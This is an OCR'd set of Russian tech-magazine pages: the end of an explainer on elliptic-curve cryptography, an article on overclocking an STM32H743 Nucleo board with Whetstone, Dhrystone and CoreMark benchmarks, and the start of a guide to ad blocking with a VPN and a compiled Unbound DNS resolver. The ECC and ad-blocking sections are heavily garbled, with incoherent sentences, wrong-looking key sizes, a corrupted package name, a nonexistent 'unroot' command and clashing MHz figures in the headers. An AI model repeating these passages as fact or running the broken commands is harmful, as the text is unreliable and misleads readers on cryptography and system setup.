А ещё мы можем связывать эти «куски», чтобы раз за разом создавать изначальную точку. Представим, что прямая перемещает. Так, создавая точки **A** и **C** с одной стороны, мы получим точку **B**, из исходной точки **A** и получившейся **B** выйдет **C**. А и **C**, в свою очередь, дадут **D** — и так далее.

INFO

Что-то знакомое, да? В RSA мы точно так же «сильно» по раз умножали исходное число сами на себя — в точке, то что, что получилось, мы «докручиваем» получили результата умножения. Все эти точки B, C, D и так далее — точно такие же арифметику получились, только вместо умножения не арифметическое, а геометрическое.

Оказывается, если мы имеем две точки — изначальную, «помноженную» на себя (раз), а конечную — выполнить, чему равно n, довольно сложно. Чтобы разобраться, метафору со стремлением бильярдом, представь себе человека, который сколько-то времени играет в такой бильярд — сам с самой и в зависимости конечной. Ему будет довольно просто понять шарик сильно и снова по описанным выше правилам. Но если кто-нибудь войдет в эту комнату и увидит, что остановился шарик, то, даже зная правила игры и изначальную точку, определить количество ударов о бортики он вов равно не сможет — ведь на полетит все еще от стартовой точки до финальной. Через тоже трудно обратно — это, как помнишь, основа для криптографии.

Продолжение стр. 2

НЕПРОСТАЯ ЗАГОГЛИНА


КРАТКИЙ ПУТЕВОДИТЕЛЬ ПО ЭЛЛИПТИЧЕСКИМ КРИВЫМ

ВСЕ СТРАНЬШЕ И СТРАНЬШЕ


Упрощенная кривая из предыдущего раздела прекрасно выглядит и объясняет ее общую концепцию эллиптических кривых, но не показывает, как выглядят эллиптические кривые в криптографии.

Здесь, как и в RSA, нам приходится ограничивать себя числами в фиксированном диапазоне. Более того, как в этом диапазоне определяют целые числа — в кривой соответствие не только из них. При решении уравнения простой эллиптической кривой ($y^2 = x^3 + ax + b$) мы используем тот же самый трюк с «дохрениевским» числом, приведящим максимум. Если за максимум взять простое число, такая эллиптическая кривая называется простой — и обладает превосходными криптографическими свойствами.

Вот простая кривая ($y^2 = x^3 + x + 1$), построенной для всех значений.




А вот та же кривая, но построенная только для целых значений с максимумом 97:



Совсем не похоже на кривую в традиционном понимании — но это она. Выглядит так, как будто сквозь шум невидимой кривую прихлопли кусками в точках, где она выходит за пределы диапазона. И вдобавок — дополнительные симметрия сохранилась.

На самом деле мы все еще можем играть на этой кривой в бильярд и соединять точки. И любая прямая по-прежнему может собрать на себе не более трех точек. Вычислить эти точки довольно легко. Представь себе, что линия, соединяющая две точки, — это нитка, которая обматывается вокруг кривой, пока не попадет на третью. Это как если бы в нашем странном бильярде шар, ударившись в борт (максимум), полетел с обратным перемещался на противоположную сторону стола и продолжал свои движение до тех пор, пока не ударится о точку, — как в игре «Астероиды».



С помощью такого представления кривой уже реально зашифровать сообщения. Можно представить исходное число сообщения как x, получить из уравнения $y = ax + b$, соответственно, точку на кривой. На практике все пути сложнее, но общая идея такова.

Для слова **FLARE** получим точки с координатами (70,6), (76,48), -, (82,6), (69,22).

Но эта кривая имеет точки при $x = 65$, но в реальном мире есть способы обойти эту проблему.)

Эллиптическую криптографию определяет взятое за максимум простое число, уравнение кривой и исходная точка (которая тоже на кривой. Секретная ключом будет число **priv**, а открытым ключом — стартовая точка, соединенная с собой **priv** раз. Вычислить секретного ключа по открытым в такой криптосистеме называется фундаментальной дискретного логарифма эллиптической кривой. Кажется, это и есть та ТДЛ, которую мы искали.

ЧТО ВЕЕ ЭТО ЗНАЧИТ?

Вычислить дискретный логарифм эллиптической кривой трудно — на нем и строится эллиптическая криптография. Спустя несколько десятилетий математики так и не нашли алгоритм, который решал бы эту проблему лучше простого перебора. Другие способы, в отличие от факторизации с почтенными математическими основаниями, у этой проблемы, кажется, нет хорошего решения, которое сократило бы разрыв в ТДЛ. При работе с числами одной величины решать дискретный логарифм эллиптической кривой гораздо труднее, чем разложить число на множители. А значит, эллиптические криптосистемы крепче RSA и протокола Диффи — Хеллмана.

Чтобы иллюстрировать, насколько крепче, Арьен Ленстра несколько лет назад представил концепцию «Универсальной безопасности» (PDF). Суть в том, чтобы вычислить, сколько энергии тратится на взлом криптографического алгоритма, и сравнить с тем, сколько ведь можно вскипятить той же энергией. Задачи криптографической устойчивой слиц. По его расчетам на взлом 228-битного RSA-ключа требуется меньше энергии, чем на кипячение одной чайной ложки воды. Для сравнения: энергией, потраченной на взлом 228-битного ECC-ключа, можно вскипятить всю вода на планете. Чтобы добиться того же уровня безопасности с RSA, нужен ключ в 2380 бит.

С эллиптической криптографией можно использовать ключи меньшей длины — и получать тот же уровень безопасности. А маленькие ключи важны, особенно в мире, где все больше криптографии на маломощных девайсах типа телефонов. Перемножить два простых числа проще, чем разложить результат на множители — но, когда простые числа становятся слишком длинными, даже умножение может занять на маломощных устройствах часов-то время. В принципе, можно подкрепить безопасность RSA уже лучшая длина ключей, — но производительность на клиенте от этого снизится. ECC, кажется, предлагает альтернативу получше — высокую безопасность и короткие быстрые ключи.

ЭЛЛИПТИЧЕСКИЕ КРИВЫЕ В ДЕЙСТВИИ

Эллиптические кривые медленно закрепили, но теперь стремительно набирают популярность — и очень быстро распространяются. Эллиптическую криптографию сейчас можно найти в самых разных приложениях: правительство США использует ее для защиты внутренних коммуникаций, проект Tor — что бы обеспечить анонимность, этот же механизм работает

РАЗГОНЯЕМ МИКРОКОНТРОЛЛЕР

Александр Бурага
Инженер-конструктор радиоэлектронной техники. С вниманием следит за прогрессом IoT и носимой электроники.
dfo-avb@yandex.ru

КАК Я ВЫЖАЛ 620 МГЦ ИЗ СОВМЕСТИМОЙ С ARDUINO ПЛАТЫ

Производительности всегда не хватает. Не важно, идет ли речь о ноутбуке, суперкомпьютере, смартфоне или микроконтроллере. Иногда проблему можно решить, просто обновившись до топового железа. Но если и его вдруг оказалось недостаточно, то дальше остается только разгон. Такая соблазнительная возможность, что ей едва ли стоит сопротивляться.

Решившись на разгон, ты тут же столкнешься с двумя основными проблемами. Во-первых, нужно как-то вывести железо за штатный режим работы и при этом сохранить стабильность. Во-вторых, полученный прирост производительности предстоит еще чем-то замерить, чтобы оценить реальную пользу от всех ухищрений.

Конечно, если речь идет о разгоне игрового ПК, то зачастую все тривиально. Многие производители процессоров и видеокарт выпускают собственные утилиты для повышения напряжения и тактовых частот, так что в итоге все сводится к перемещению ползунков в окошке программы. После чего остается только запустить встроенный в игру бенчмарк и наблюдать рост циферок (FPS имеет значение, ага).

Но задумывался ли ты, как это все работает на самом деле? И что нужно знать, чтобы достичь по-настоящему выдающихся результатов? Попробую продемонстрировать на примере.


АППАРАТНАЯ ЧАСТЬ

Низкоуровневый разгон железа проще всего будет показать на обычном микроконтроллере. Наверняка ты знаком с Arduino — эта крохотная плата перевернула мир мейкеров, хакеров и всех сопричастных. В ней минимум компонентов: кварцевый резонатор, микросхема ATmega328P и регулятор питания. И все же это почти компьютер. А значит, ее тоже можно разогнать!

Однако сегодня я настроен на максимальный результат, и какие-то жалкие 16 МГц тактовой частоты меня совершенно не интересуют. Отложим Arduino в сторону и возьмем плату Nucleo-144 на основе STM32H743.

Если пытаться подобрать подходящую аналогию из мира персональных компьютеров, то перед нами Core i9, вне всяких сомнений. Ядро ARM (Cortex-M7) тут работает на ошеломительной частоте 480 МГц — это ровно в 15 раз быстрее оригинальной Arduino Uno. Мало того, здесь размещено два мегабайта постоянной флеш-памяти и целый мегабайт ОЗУ. Производительности добавляет кеш программ и кеш данных (по 16 Кбайт), а также встроенный ускоритель исполнения кода ART.

Сегодня существуют две версии такой отладочной платы. Изначально в модельной линейке Nucleo-144 появилась H743ZI с программатором ST-Link V2-1 и микроконтроллером ревизии Y. Она поддерживала штатную работу «всего лишь» на 400 МГц. Но уже через несколько месяцев производитель сумел оптимизировать схему кристалла и начал выпускать микроконтроллеры H7 новой ревизии V с базовой частотой в 480 МГц. Именно они легли в основу платы H743ZI2. Кроме того, обновили и программатор — теперь это ST-Link V3E с возможностью внутрисхемной эмуляции.



Так что, если будешь выбирать себе такую же плату, будь предельно внимателен, внешне они очень похожи и выполнены на одинаково белом текстолите. Да и по другим параметрам особых отличий нет: разъемы Arduino, Morpho, Ethernet и интерфейс USB присутствуют на обеих платах.

НОВАЯ IDE

Даже очень хорошее железо может оказаться бесполезным, если для него не будет подходящего ПО. К счастью, это понимают и в компании ST Microelectronics, поэтому сравнительно недавно там сделали собственную CubeIDE. Однако совсем новой ее назвать трудно. По сути, это надстройка над Eclipse, что может обрадовать пользователей, знакомых со средами Atollic TrueStudio и AC6 Workbench.

Интегрированная среда разработки не только бесплатна и доступна на всех основных платформах (поддерживаются Windows, Linux и macOS), но еще и позволяет «из коробки» пользоваться современными средствами отладки и трассировки (OpenOCD, GDB), а также настраивать периферию микроконтроллера буквально в пару кликов мыши.

WARNING

При попытке отладки приложения на H743ZI2 среда будет настойчиво требовать обновить ST-Link до «актуальной версии». Делать этого ни в коем случае не стоит, по крайней мере если не хочешь откатить прошивку самого программатора до доисторической версии. Действительно актуальное обновление ты сможешь накатить только при помощи ST-Link Utility.

После установки и настройки тулчейна можно переходить к тестированию. Нам предстоит портировать исходные коды бенчмарков на нашу архитектуру и реализовать пару платформенно зависимых функций. Так как операционная система в данном случае совершенно не обязательна, нужно будет переопределить функцию `printf` для вывода отладочной информации и функцию текущего времени — для расчета результата тестов.

WWW

Если тебе больше по душе Arduino IDE, ты можешь сделать проект в ней. Начиная с версии 1.6.0 в пакет stm32duino была добавлена поддержка платы H743ZI2. Зайди на GitHub разработчиков и далее следуй инструкциям в описании, чтобы добавить ссылку для менеджера пакетов.


Продолжение статьи →

РАЗГОНЯЕМ МИКРОКОНТРОЛЛЕР


КАК Я ВЫЖАЛ 820 МГЦ ИЗ СОВМЕСТИМОЙ С ARDUINO ПЛАТЫ

НАСТРАИВАЕМ ПРОЕКТ

После создания проекта для отладочной платы Nucleo-H743ZI нам нужно изменить несколько настроек по умолчанию.



Окно настройки периферии имеет две полезные области (на самом деле их гораздо больше, но нас сейчас интересуют конкретно эти): Pinout & Configuration и Clock Configuration. Функции периферии можно указать из меню, выпадающего по правому щелчку мыши. Более точная настройка производится в окне System view. Графическое представление тактового дерева можно найти во вкладке Clock Configuration.



Обрати внимание, что для дальнейшей настройки системной частоты в качестве основного источника будет использоваться ФАПЧ (PLL), тактируемый от внешнего кварцевого резонатора HSE. В нашем случае он уже находится на отладочной плате и имеет номинал 8 МГц.

Максимально возможная частота ядра и системной шины при этом может быть обеспечена установкой делителей **D1PPR1 = 1** и **D1PP1 = 7**. Значение множителя **D1VN1** предстоит увеличивать до тех пор, пока микроконтроллер будет работать стабильно. Делители **D1PPRE**, **D2PPRE1**, **D2PPRE2** и **D3PPRE** установим равными двум, остальные оставим по умолчанию.


Нельзя забывать и о питании. Блок ФАПЧ работает от линейного регулятора, режим которого **[VOS0...VOS5]** программно задает уровень напряжения от 1,35 до 0,7 В. Кроме того, при необходимости можно подать внешнее питание **Vcore** на тобы если оно не превышает 1.4 В.

Как ты понимаешь, повышение напряжения позволяет добиваться больших тактовых частот. Это связано с тем, что транзисторы в схеме начинают быстрее менять свое состояние (сокращается длительность переднего и заднего фронта сигнала).

INFO

Подробное ознакомиться с системой питания микроконтроллеров семейства STM32H7 можно в разделе System supply configuration документа Smart power management.


Для расчета времени добавим таймер **TIM2**. С установленной конфигурацией делителей он будет работать на частоте, равной половине системной **SYSCLK**. На этом настройку параметров можно завершить, так что сохраняй установки и запускай генерацию проекта.



Теперь предстоит указать компилятор и компоновщик. Это можно произвести в меню: Project → Properties → C/C++ Build → MCU Settings (MCU GCC Compiler, MCU GCC Linker). Причем для чисто академических целей предлагаю сперва оставить оптимизацию на уровне **-O0** (оптимизация отключена).

На следующем шаге нам нужно обеспечить корректную работу функции **printf**. Для этого подключим заголовочный файл **<stdio.h>** и добавляем ключик компиляции **-u _printf_float** для компоновщика. Остается только реализовать функцию вывода символов:

```
int __io_putchar(int ch) {
  /* Use Instrumentation Trace Macrocell */
  ITM_SendChar((uint32_t) ch);
  return ch;
}
```



Кроме того, переопределим функцию установки тактовой частоты:

```
SystemClock_Config(uint32_t* FinalCoreClock) {
  ...
  __HAL_PWR_VOLTAGESCALING_CONFIG(PWR_REGULATOR_VOLTAGE_SCALE0);
  ...
  RCC_OscInitStruct.PLL.PLLM = 1;
  RCC_OscInitStruct.PLL.PLLN = 120; /* @480 MHz */
  RCC_OscInitStruct.PLL.PLLP = 2;
  RCC_OscInitStruct.PLL.PLLQ = 4;
  RCC_OscInitStruct.PLL.PLLR = 2;
  RCC_OscInitStruct.PLL.PLLRGE = RCC_PLLVCIRANGE_3;
  RCC_OscInitStruct.PLL.PLLVCOSEL = RCC_PLLVCOWIDE;
  RCC_OscInitStruct.PLL.PLLFRACN = 0;
  if (HAL_RCC_OscConfig(&RCC_OscInitStruct) != HAL_OK) {
    Error_Handler();
  }
  ...
  if (HAL_RCC_ClockConfig(&RCC_ClkInitStruct, FLASH_LATENCY_14) !=
HAL_OK) {
    Error_Handler();
  }
  ...
  *FinalCoreClock = HSE_CLOCK / 2 * RCC_OscInitStruct.PLL.PLLN;
}
```

В листинге выше особый интерес представляет настройка множителя PLLN, который влияет на тактную частоту ядра (что самым непосредственным образом сказывается на производительности). Также обрати внимание на процедуру выбора источника питания для ФАПЧ **__HAL_PWR_VOLTAGESCALING_CONFIG** и установку таймингов для флеш-памяти **HAL_RCC_ClockConfig**.

Функцию настройки таймера **TIM2** можно реализовать следующим образом:

```
static void MX_TIM2_Init(uint32_t CoreClock) {
  ...
  htim2.Instance = TIM2;
  htim2.Init.Prescaler = (CoreClock / (2 * 1000000)) - 1;
  htim2.Init.CounterMode = TIM_COUNTERMODE_UP;
  htim2.Init.Period = 0xFFFFFFFF; /* timer period */
  htim2.Init.ClockDivision = TIM_CLOCKDIVISION_DIV1;
  htim2.Init.AutoReloadPreload = TIM_AUTORELOAD_PRELOAD_ENABLE;
  ...
}
```

Теперь в любой точке нашего кода мы сможем узнать количество микросекунд, прошедших с запуска таймера. Для этого достаточно будет просто обратиться к регистру **TIM2 → CNT**.

INFO

Вообще говоря, наличие на микросхеме активной системы охлаждения из вентилятора и кулера не обязательно. Убедиться в этом помогает калькулятор питания, в соответствии с которым энергопотребление не должно превысить 200 мА на штатной частоте. Далее простые расчеты показывают, что даже при квадратичной зависимости нам нужно будет разгонять ФАПЧ вплоть до одного гигагерца, чтобы приблизиться к «опасной» отметке в 85 °С.

БЕНЧМАРКИ

Сам по себе разгон вряд ли кому-то интересен, куда важнее его результаты: сколько процентов производительности реально удалось получить и позволило ли это отперть нос соседу. А для этого хорошо бы сперва договориться об общих критериях оценки системы.

Удивительно, но это не так-то просто. Задачи у всех разные, а их способов их решения и того больше. К счастью, с годами вроде бы всем удалось договориться, однако это была целая история.

Краткая история происхождения попугаев

Первым широко распространенным тестом производительности принято считать Whetstone, который вышел в ноябре 1972 года. В качестве эталонной единицы измерения в нем использовался 1 MWIPS, соответствующий одному миллиону операций в секунду на архитектуре DEC VAX-11/780. Тест включал в себя 150 простых выражений, разделенных на восемь блоков, которые исполнялись в основном цикле.

Предполагалось, что малый размер теста позволит полностью уместить его в кэш L1 вычислительных машин и игнорировать преимущества L2. Whetstone не был рассчитан на использование оптимизационных компиляторов, что в итоге привело к путанице в расчете результатов. Появившиеся в 1980-х «продвинутые» компиляторы научились оптимизировать адресные переходы, виртуально увеличивая производительность в тесте в два раза.

Если тест Whetstone не был привязан к какой-либо операционной системе (и исполнялся в том числе на bare-bone-платформах), то разработанный в 1984 году тест Dhrystone предназначался для оценки производительности вычислительных систем на языке Unix и использовал, например, системные библиотечные функции работы со временем.

В отличие от Whetstone, делающего упор на работу с числами с плавающей точкой, Dhrystone специализировался на работе с целочисленными и строковыми переменными. В настоящее время для оценки производительности достаточно широко используется версия 2.1, которая научилась больно бить компиляторы по рукам за любые попытки излишней оптимизации.

Синтетический тест CoreMark пришел на смену Dhrystone в 2009 году. Он включает в себя вычисление контрольной суммы, работу со связанными списками, сортировку и матричные операции. Таким образом, он максимально приближен к исполняемому коду современных процессоров. CoreMark не использует системные библиотеки (его код полностью доступен в виде исходников) и тоже достаточно эффективно борется с оптимизирующей функцией компилятора.

На сегодняшний день консорциум EEMBC (создатель CoreMark) — один из наиболее авторитетных разработчиков синтетических тестов для микропроцессоров и устройств IoT. Предоставляемые на рассмотрение результаты проходят проверку и добавляются в рейтинг. Ознакомиться с ним ты можешь на сайте EEMBC в разделе CoreMark Scores.

Продолжение статьи →

РАЗГОНЯЕМ МИКРОКОНТРОЛЛЕР

КАК Я ВЫЖАЛ 620 МГЦ ИЗ СОВМЕСТИМОЙ С ARDUINO ПЛАТЫ

Портируем код

Актуальная версия бенчмарка Whetstone включает в себя один файл `whetstone.c`, совместимый с ANSI C89, и щедро приправлена метками и операторами безусловного перехода `goto`. Да, вот такая занятная древность! Портирование заключается в переименовании функции теста с `main` на другое имя (например, `whetstone`). Кроме того, нужно не забыть передать ей аргументы `ls` (количество повторений теста в рамках одного прогона) и `total_LOOPS` (общее количество прогонов за весь тест).

WWW

Исходные коды описанных бенчмарков есть на GitHub:

- Whetstone
- Dhrystone
- CoreMark

Реализация бенчмарка Dhrystone 2.1 состоит из трех файлов: `dhry_1.c`, `dhry_2.c` и `dhry.h`. Так как тест был разработан для операционных систем семейства Unix, помимо переименовывания функции `main` необходимо реализовать функцию `time` (с использованием макроса `#define TIME`). Также нужно переопределить `#define Mic_secs_Per_Second 1000000.0` (так как используемый нами системный таймер работает на частоте 1 МГц и один отсчет этого таймера соответствует одной микросекунде).


Бенчмарк CoreMark реализован в нескольких файлах, но настройка и портирование теста происходит в заголовочном файле с говорящим названием `core_portme.h`. Для корректного расчета времени необходимо установить макроопределения `ITERATIONS` (разработчики архитектуры ARM рекомендуют подобрать такое количество итераций, чтобы длительность исполнения теста была не менее 30 с) и `CLOCKS_PER_SEC` (тактовая частота считающего время таймера, в нашем случае 1 000 000).

После добавления тестов в рабочий цикл функции вызова бенчмарков основная программа для оценки производительности примет следующий вид:

```
#include <stdio.h>
#define TOTALCYCLES 10

int main(void) {
  HAL_Init();
  SystemClock_Config(&coreClock);
  printf("System clock: %lu \n\r", coreClock);
  MX_GPIO_Init(); /* Initialize all configured peripherals */
  MX_TIM2_Init(coreClock);
  for (int c = 0; c < TOTALCYCLES; c++) {
    htim2.Instance->CNT = 0; /* Reset 32-bit timer value */
    HAL_TIM_Base_Start(&htim2); /* Start timer */
    printf("=====================================\n\r");
    printf("Cycle run: %d\n\r", c);

    printf("Whetstone test ... beginning \n\r");
    whetstone(1000, 10); /* Run Whetstone test */
    printf("Whetstone test ... end \n\r");

    printf("Dhrystone test ... beginning \n\r");
    dhrystone21(10000000); /* Run Dhrystone test */
    printf("Dhrystone test ... end \n\r");

    printf("Coremark test ... beginning \n\r");
    core_main(); /* Run Coremark test */
    printf("Coremark test ... end \n\r");

    HAL_TIM_Base_Stop(&htim2); /* Stop timer */
  }
  HAL_GPIO_WritePin(GPIOB, GPIO_PIN_0, GPIO_PIN_SET);

  while (1);
}
```

ПОЕХАЛИ!

Перед запуском микроконтроллера в настройках отладчика ST-Link необходимо включить поддержку Serial Wire Viewer (SWV) и указать текущую тактовую частоту ядра микроконтроллера. Кроме того, нужно включить окно вывода SWV «Window → Show View → SWV → SWV ITM Data Console» и разрешить вывод нажатием на кнопку Start Trace.



К сожалению, во время экспериментов ты можешь случайно «залочить» микроконтроллер таким образом, что он перестанет отвечать на сигналы программатора. Поэтому в проектах, работающих с нештатными частотами, крайне рекомендуется поставить временную задержку перед функцией, определяющей тактовую частоту процессора (хотя бы в несколько секунд). В таком случае ты успеешь подключиться отладчиком и перепрошить микроконтроллер.

Есть альтернативный способ: выбери режим under reset в параметрах отладчика и зажми кнопку сброса. Тогда на линии nRST окажется логический ноль и микросхема перейдёт в режим программирования.

WARNING


Будь внимателен! Во время экспериментов есть вероятность «залочить» микроконтроллер.

Предположим, все прошло удачно и программа выдала результат. Но выглядит он удивительно: 8 DMIPS и 69,75 CoreMark абсолютно не соответствуют заявленным характеристикам и уж тем более нашим амбициям. :)

Что же мы упустили? Во-первых, стоит включить кеш программ и данных, добавив во время инициализации функции `SCB_EnableICache` и `SCB_EnableDCache`. Либо ты можешь активировать их в графическом меню через настройки периферии (даже несмотря на то, что они напрямую относятся к ядру): CORTEX M7 → CPU Icache → Enabled / CPU Dcache → Enabled. Во-вторых, можно поиграть с ключами оптимизации компилятора `-O3` и `-Ofast`. Ну и наконец, мы же можем разогнать микроконтроллер и попытаться полностью раскрыть потенциал железа!

АНАЛИЗ РЕЗУЛЬТАТОВ

Не буду долго ходить вокруг да около: после череды попыток и последовательного увеличения множителя частоты PLLN до 155 (соответствует 620 МГц) мне удалось добиться стабильной работы H743 и без проблем пройти все тесты. Результаты приведены на графике ниже.



Более медленное исполнение кода из ОЗУ в нашем случае объясняется конкурентным доступом к памяти данных/программ и независимым доступом в случае расположения исполняемого кода в области флеш-памяти.

Как видно из результатов, тест Whetstone наиболее подвержен влиянию настроек компилятора и является наименее репрезентативным из представленных. А при разгоне с максимальными настройками оптимизации компилятора GCC получен результат, который уверенно превзошел заявленные производителем характеристики (2400 CoreMark / 1027 DMIPS).


ИТОГИ

Если при слове «микроконтроллеры» тебе представляется ардуинка на AVR, мигающая светодиодом как заведенная, то спешу тебя обрадовать — ее современные аналоги способны на куда более интересные вещи. Некоторые даже запускают на них нейронные сети и используют для машинного зрения. Что неудивительно — с такими-то характеристиками.

Вообще говоря, полученные результаты позволяют поместить нынешние микроконтроллеры на уровень персональных компьютеров второй половины нулевых, что очень неплохо! Более детально ознакомиться с рейтингом оценок и историей происхождения большинства тестов ты можешь на этом сайте.

Удачного разгона!

ПРОГРАММЫ БЕЗ РЕКЛАМЫ



ИСПОЛЬЗУЕМ VPN И UNBOUND, ЧТОБЫ УБРАТЬ БАННЕРЫ ИЗ ПРИЛОЖЕНИЙ

Ивашкин
Старший редактор

Недавно я купил телефон Xiaomi и всем был доволен, кроме рекламы в системных приложениях. Да есть фильтр, которым я его обновил. Но есть фильтр, которым я не обрадовался. Поэтому в этом номере я расскажу, как телефон для просмотра сайтов, ведь в мобильном браузере вообще нельзя установить блокировщик рекламы.

Кто бы сказал, что разовые покупки подарочных бесплатных приложений, а, возможно, когда-то это так и было, но сейчас фирмы — сбор информации о себе, таким приложениям, поскольку запросов к ним достаточно постоянно, приходится, чтобы не перегружать сервер сильно и не тратить время обновлений. Я давно экспериментал свой дистрибутивный Linux, с той разницей, что сборщик пакетов, обычно, почти каждый раз, пишется под свой пакетный менеджер. Сборщик.

Последний каталог стало то, что я решил сделать графа приложения Kaos — сборщик пакетов и сборщик сборщиков сразу. Сборщик на Perl, обычно использовать я не стал, это выходит за рамки статьи. Желающие могут посмотреть, как это выглядит, в репозитории kaos, чтобы не тратить время на повторный ввод.

Для удобства, не прошлого, под разный свой собственный сервер с Debian 8 и с Debian Stretch, чтобы разнообразить VPN, в виде и просмотра сайтов, чтобы блокировку всего подвисшего — однокнопка, и для всех подключенных устройств.

Подготовительный этап

Подготовительный этап у меня уже есть сервер с публичным IP адресом, где расположен Linux, а значит стоит это был Ubuntu 16.10. Предустановлены пакеты openssl-server, openssl-client, openssl-libraries. Linux, с той разницей, что мне будет требоваться, и на данном дистрибутивном

ПРОГРАММЫ БЕЗ РЕКЛАМЫ

ИСПОЛЬЗУЙТЕ DNS И ИЗМЕНЯЙТЕ ЧТОБЫ УПРАВЛЯТЬ ДОМЕНАМИ ИЗ ЛОКАЛЬНОЙ СЕТИ

Компилируем Unbound DNS Resolver

Скачиваем и Собираем (последняя версия, отлично), устанавливаем зависимости:

```
$ git clone https://github.com/NLnetLabs/unbound.git /opt/unbound
$ sudo apt install -y protobuf-c-compiler libevent-dev libsslдev
libsodium-dev libfstrm-dev
```

Теперь можно приступать к компиляции:

```
$ cd /opt/unbound
$ ./configure \
    --prefix=/usr \
    --sysconfdir=/etc \
    --mandir=/usr/share/man \
    --datarootdir=/usr/share \
    --disable-rpath \
    --enable-dnscrypt \
    --enable-dnstap \
    --enable-pie \
    --enable-relro-now \
    --enable-subnet \
    --enable-tfo-client \
    --enable-tfo-server \
    --with-conf-file=/etc/unbound/unbound.conf \
    --with-pidfile=/run/unbound.pid \
    --with-rootkey-file=/var/lib/unbound/root.key \
    --with-pyunbound
$ make
$ sudo make install
```

Здесь:

`--with-conf-file` — указывает стандартный путь к файлу конфигурации.

`--enable-dnscrypt` — включает поддержку DNSDEC.

`--with-rootkey-file` — путь к файлу с доверенными ключами.

`--enable-dnstap` — включает поддержку dnstap.

После успешной сборки нам осталось добавить пару нюансов. Во-первых, создаем корневой ключ:

```
$ sudo unroot -u /bin/false -d /etc/unbound unbound
```

Во-вторых, добавляем скрипт `/lib/systemd/system/unbound.service`. Его содержимое будет таким:

```
# /lib/systemd/system/unbound.service
[Unit]
Description=Unbound DNS Resolver
Documentation=man:unbound(8)
Before=network-online.target nss-lookup.target
After=network.target

[Service]
ExecStart=/usr/bin/unbound
EnvironmentFile=-/etc/default/unbound
Restart=always

[Install]
WantedBy=multi-user.target
```

Добавляем скрипт в `tmpfiles.d`:

```
$ echo -E "/var/lib/unbound/root.key - - - - /var/lib/unbound/root.key" > /usr/lib/tmpfiles.d/unbound.conf
```

Конфигурация DNS over TLS

Об добавлении поддержки конфиденциальности и позволит защитить от слежки. Ниже пример файла конфигурации `/etc/unbound/unbound.conf`:

```
server:
  # Слушаем все интерфейсы
  interface: 0.0.0.0
  interface: ::0
  # Разрешаем запросы нужным
  use-syslog: yes
  do-daemonize: no
  username: "unbound"
  # Количество потоков. Рекомендуется ставить равномерное число твоей системы
  num-threads: 2
  verbosity: 2

  # Запрещаем исходящие запросы на интернета
  access-control: 0.0.0.0/0 refuse
  access-control: ::0/0 refuse

  # Разрешаем запросы с локального хоста и подсетей VPN
  access-control: 127.0.0.1 allow
  access-control: ::1 allow
  access-control: 10.8.0.0/24 allow

  # Слушаем отображение версии сервера
  hide-identity: yes
  hide-version: yes

  # Указываем приватные сети, к которым будет доступ у клиентов
  private-address: 127.0.0.1
  private-address: ::1
  private-address: 10.8.0.0/24
  private-address: fe80::/24
  private-address: fd00::/24

  # Директория с файлами конфигурации
  include: /etc/unbound/*.conf
  # Файл с ключом и сертификатом для DNS over TLS
  tls-cert-bundle: /etc/ssl/certs/ca-certificates.crt
  # Минимальное и максимальное время кэша
  cache-min-ttl: 3600
  cache-min-ttl: 3600
  # Подключаем файлы конфига из local.d, туда будем добавлять DNS фильтры, рекламы
  include: /etc/unbound/local.d/*.conf

  # Ну а сами главные часть: перенаправляем все DNS запросы на сервера с поддержкой TLS!
forward-zone:
  name: "."
  forward-tls-upstream: yes
  # Cloudflare DNS
  forward-addr: "1.1.1.1@853#cloudflare-dns.com"
  forward-addr: "1.0.0.1@853#cloudflare-dns.com"
  # Google DNS (на случай если Cloudflare упадет)
  forward-addr: "2606:4700:4700::1111@853#cloudflare-dns.com"
  forward-addr: "2606:4700:4700::1001@853#cloudflare-dns.com"

  # Эта опция нам понадобится для обновления конфигурации Unbound в режиме реального времени
remote-control:
  control-enable: yes
  # Разрешаем запросы только из локальной сети
  control-interface: 127.0.0.1
  control-interface: ::1
  control-port: 8953
  # Без названия нашей доменной зоны, которому сертификата
  control-use-cert: no

Конфиг готов! Создадим файл ключей /etc/unbound/trusted-key.key
для DNSSEC:

$ sudo unbound-anchor -a /etc/unbound/trusted-key.key
```

Сама с NetworkManager

Для обновления файла `/etc/resolv.conf` нам потребуется утилита `openresolv`. Создадим для нее конфиг `/etc/resolvconf.conf`:

```
resolv_conf=/etc/resolv.conf
name_servers="::1 127.0.0.1"
```

